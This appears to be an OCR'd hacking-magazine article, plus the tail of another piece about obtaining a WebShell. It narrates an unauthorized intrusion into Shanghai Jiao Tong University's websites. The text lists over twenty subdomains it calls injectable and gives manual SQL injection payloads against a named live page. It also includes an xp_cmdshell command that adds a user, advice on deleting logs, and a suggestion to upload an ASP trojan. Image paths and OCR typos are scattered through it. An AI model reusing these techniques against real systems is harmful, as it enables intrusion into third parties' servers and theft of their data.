


图13


脚本检测到此圆满完成。

总结

在得到WebShell后我上服务器上看了看，发现服务器的安全做得不错，执行不了命令，并且基本上除了我们刚才上传的目录之外都是不可写的，不过作为脚本测试，得到了WebShell也就算成功了吧！从这里也可以看出，小小的一个参数没有过滤就可以导致网站的沦陷。网站越大，参数越多，我们更加需要注意过滤方面的问题。欢迎大家到黑防论坛讨论，我的ID是剑心。

适合读者：网络爱好者、入侵爱好者、脚本爱好者
前置知识：无

手工入侵上海交通大学



文/图 小好

引子

前不久，我一个朋友被公司派到上海交大的信息安全工程学院进修，老在我面前炫耀。看着他那得意的样子，咱心里很不爽。于是我今天决定对上海交大的安全性进行一次检测。其结果让我大跌眼镜。

踩点

1.分析网站

在入侵之前我想了很久，考虑到上海交大这样的名牌大学安全性应该不会很差，就算安全性不是很高，应

该都装有IDS、防火墙一类的硬件设备，毕竟人家交大财大气粗。

利用服务器的漏洞来攻击目前已经不流行了，特别是"震荡波"病毒后，绝大多数网站管理员都知道要及时去下载补丁，而且大型网站绝对有硬件防火墙。就算有漏洞也基本上被它屏蔽了。更重要的是如果我用扫描器扫描的话，IDS会报警，到时候偷鸡不成反蚀把米。基于这两个理由，我决定放弃从服务器入手这条路。

从上海交大的网站来想办法，先看看它的网站(www.sjtu.edu.cn)再说。对玩黑的朋友来说时下最流行的是脚本攻防，当然我也不例外了。既然是网站自然要和脚本打交道。所以这次入侵我也就把脚本攻击列为重点。俗话说得好，树大招风，对于这么流行的黑客技术，目前也越来越受到管理员的关注，对付的办法也越来越多了，比如装一个密罐系统。对付此类系统的办法就是手工攻击，不用工具。另外脚本攻击还有一个非常好的优点，就防火墙和IDS之类的软件对此类攻击毫无办法，因为大多数防火墙是工作在网络层的，而脚本攻击是基于应用层的。

基于以上考虑，我决定以手工入侵为主，其实手工和工具的效果一般都差不多，用手工的缺点是效率太低，优点是准确性比较高，而使用工具经常会发生各种意外。另外手工的隐蔽性也更高，只有查看日志时才会发现，如果将日志删除，一般就很难查到了。用工具注入虽然快，但对于这样的名牌大学我担心会有所防范，一用工具可能就会报警。

手工注入的第一步就是查看网站所有的URL地址，根据以前玩注入的经验，一般都可以感觉出哪里会有漏洞。说了这么多的理论，现在开始实践了。

打开交大的首页"www.sjtu.edu.cn "。首页采用的是PHP+HTML。之所以会出现注入漏洞是因为动态网页造成的，HTML网页是静态的，不存在注入。PHP也存在注入漏洞，不过相对于ASP来说，概率还是小很多了。但是我们不可以放弃一丝成功的机会，随便打开一个以PHP为标志的URL地址"http://www.sjtu.edu.cn/newsnet/newsdisplay.php?id=5617。"

在地址栏最后加上一个分号，回车。结果没有出现错误提示。加上"and l=1"和"and 1=2"后还是返回一个正常页面。这说明不存在漏洞。虽然主站不存在注入漏洞，但我就不相信它的分站都采用PHP+HTML 总有几个是用Windows 2000(Windows 2003)+MSSQL(Accoss)的配置吧。

上海交大的分站少说也有30多个，如果每一个都去看要花几个礼拜的时间，所以我只好请我的"助手"Google(谷歌)了，说起来最近Google换了中文名还不是一般的难听……输入"学院site:sjtu.edu.cn" 就可以找出所有交大的分院网站。

```
www.asom.sjtu.edu.cn (安泰管理学院)
www.nel.sjtu.edu.cn (网络教育学院)
www.law.sjtu.edu.cn (法学院)
www.life.sjtu.edu.cn (生命科学技术学院)
www.me.sjtu.edu.cn (机械与动力学院)
www.sfl.sjtu.edu.cn (外国语学院)
www.smse.sjtu.edu.cn (材料科学与工程学院)
www.shss.sjtu.edu.cn (人文学院)
```

通过LINK也可以找到一些网站，后来我又回主页看到了一个Site Map的链接，进入此链接可以看到所有分院链接。这里告诉我们一个道理，入侵通常也要看看周边情况。

2. 寻找漏洞

大家都知道，脚本攻击主要针对是动态网页，这样的话我们只需要找含有ASP、PHP、JSP为标志的URL地址，把所有的URL地址保存，最后利用三个字符："，""and 1=1""and 1=2"来判断是否存在漏洞。

问题出现了，如何从上百个网站中手工找出漏洞？因为不能用工具来扫描，那就只有用Google Hack了。其原理非常简单，就是提交一些特殊字符让Google来查找，因为是正常的访问，所以隐蔽性相当高。这里有个关键，攻击者要编写出非常简洁而又行之有效的代码，这对初学者有一定的难度。建议初学者先去学Google语法知识。最简单的代码如"asp site: sjtu.edu.cn"或"jsp site: sjtu. edu.cn"等。更多的例子我就不说了。经过一天的查找我终于找到了以下这些有漏洞的网站。

```
http://ic.sjtu.edu.cn/ (微电子学院)
http://kejichu.sjtu.edu.cn/ (科技处)
http://sipa.sjtu.edu.cn/ (国际与公共事物学院)
http://shipmuseum.sjtu.edu.cn/ (船舶数字博物馆)
http://gh.sjtu.edu.cn/ (工会)
http://ie.sjtu.edu.cn/ (信息检测技术及仪器系)
http://tiyuxi.sjtu.edu.cn/ (体育系)
http://985.sjtu.edu.cn/ (985工程办公室)
http://poffice.sjtu.edu.cn/ (校长办公室)
http://ie.sjtu.edu.cn/jc/bbs/data/dvbbs7.mdb
http://ddlab.sjtu.edu.cn (电工与电子技术中心)
http://ee.sjtu.edu.cn/ (电子工程系)
http://em.sjtu.edu.cn/ (工程力学教学基地)
http://sklcm.sjtu.edu.cn/ (复合材料国家重点实验室)
http://kechuang.sjtu.edu.cn/ (科创在线)
http://tm.sjtu.edu.cn/ (理论力学)
http://renji.com/ (仁剂医院)
http://ourhome.sjtu.edu.cn/ (生活圆区)
http://bioscience.sjtu.edu.cn/ (生命科学技术学院)
http://pami.sjtu.edu.cn/ (图象处理与模式识别研究所)
http://pec.sjtu.edu.cn/ (物理实验中心)
http://www.shxkyy.com (胸科医院)
```

一天的踩点，虽然枯燥无味，但是却是入侵里最重要，成败也是由这一步决定的。工夫不负有心人，我不仅找出了21个网站的漏洞，还找出一个论坛由于配置不当而造成的安全隐患。更让我吃惊的是号称中国排名第三的名牌大学其网站的安全性竟如此之差。

入侵

好了，接下来我们就来入侵了。面对如此的网站，

我决定分别挑选一个MySQL、一个Access和上面提到的BBS来进行。因为它们三个分别代表着不同方面的黑客技术，下面我就通过从典型例子来分析如何判断数据库类型及进行手工注入。

1.SQL 注入攻击（手工）

随便打开http://shipmuseum.sjtu.edu.cn/的一个链接页面，我打开的是 http://shipmuseum.sjtu.edu.cn/zhenghe/zhanx_img(ist.asp?zxid=27。如果l=2返回错误页面。那么就存在注入漏洞。如图1 所示。



图1

判断数据库类型：不同数据库函数的注入方法不同，所以事先要判断数据库的类型。一般ASP的网站的数据库是Access和SQL的数据库。SQLServer里有一些系统变量，如果IIS服务器提示没有关闭，并且SQLServer返回错误提示的话，就可以直接从返回的错误提示中获取数据库的类型。方法是and user>0，如图2所示。




图2

如果提示关闭的话就从Access和SQLServer的区别上入手，Access和SQL都有自己的系统表。比如存放数据库中所有对象的表，Access的系统在[Msysobjects] 中，但在Web环境下读该表会提示"没有权限"，SQLServe在表[sysobjects]中，在Web环境下可以正常读取。在可以注入的情况下，使用下面语句。

1)and (select count(*) from sysobject)>0，如图3 所示。




图3

2)and (select count(*) from msysobjects) > 0，如图4 所示。



图4

若1 可以打开，2 为错误，则数据库类型为SQL。如果1 和2 都是错误的，则为Access。

SQL注入：数据库已经猜出来了，现在我们再回到图2，从第一句话中就可以看到当前使用的是SQLServer数据库，从第二行可知当前的用户名为：bwg，我们现在来查询当前用户的数据信息；在后面加上"having 1=1 —"，返回如图5 所示的页面。




图5

其中2xk.zxid就是一个表，名为zxk列名为zxid。继续提交URL地址"http://shipmuseum.sjtu.edu.cn/zhenghe/zhanx_imglist.asp?zxid=27 group by zxk .zxid having 1=1—"可以得到如图6 所示。




图6

又暴出一个列名zxmc，之后我们再提交"group by zxk. Zxid , zxmc having 1=1—"返回页面如图7所示。




图7

可得到名bz。就这样一直猜下去，直到把列名猜解出来为止。把列名猜解完后，就要猜解列名内的数据了。读取数据库内的数据的命令为："and (select top 列名 from 表名 where 列名= [N]) >1"。这里我们提交"and (select top 1 zxmc from zxk where zxmc=1) > 1 "返回数据如图8 所示。




图8

说明列表zxmc的第1条数据为"船",用这样的方法我们就可以猜解出当前网站管理员的用户名和密码。最后就是找到网站的后台,为了快速有效的找到后台地址我们一般用 Google Hack技术。最后登录后台地址,因为是友情检测,所以我不便把这么敏感的信息写出来。

对于SQLSserver的注入,通过数据库查询得到网站管理员的密码,最后控制整个网站,只用到了SQL注入的一小部分功能,我们还可以利用SQL 数据库的许多扩展功能,比如:

A 用and user>0判断当前数据库权限。

B 得当前数据库名: and db_name () >0。

C 如果是SA权限,则可以得到执行DOS命令的权限,如 exec master … xp_cmdshell" net user haha haha / add,还有许多。

2.Access注入(手工)

小知识 Access注入远没有SQL注入那么难,SQL相当的灵活,相同的注入语在不同的网站里可能是完全没用的,所以像Domain3.5这样非常优秀的注入软件,一般编写软件的作者都已经写了几千百注入语句在软件里,这样才可以对付各种各样的情况。当然Access注入远没有SQL注入那么好玩,因为Access数据库的网站,一般能得到的权利很小,最多是一个网站管理员的权限,但是我们仍有可能得到服务器管理员的权限。比如网站对上传文件的限制不严格,我们就可以上传一个加密的ASP木马,进而再提权最终得到超级管理员权限。

前面已经讲述了如何判断数据库类型,这里就直接注入了。判断出其网站的数据库类型,如图9 所示。




图9

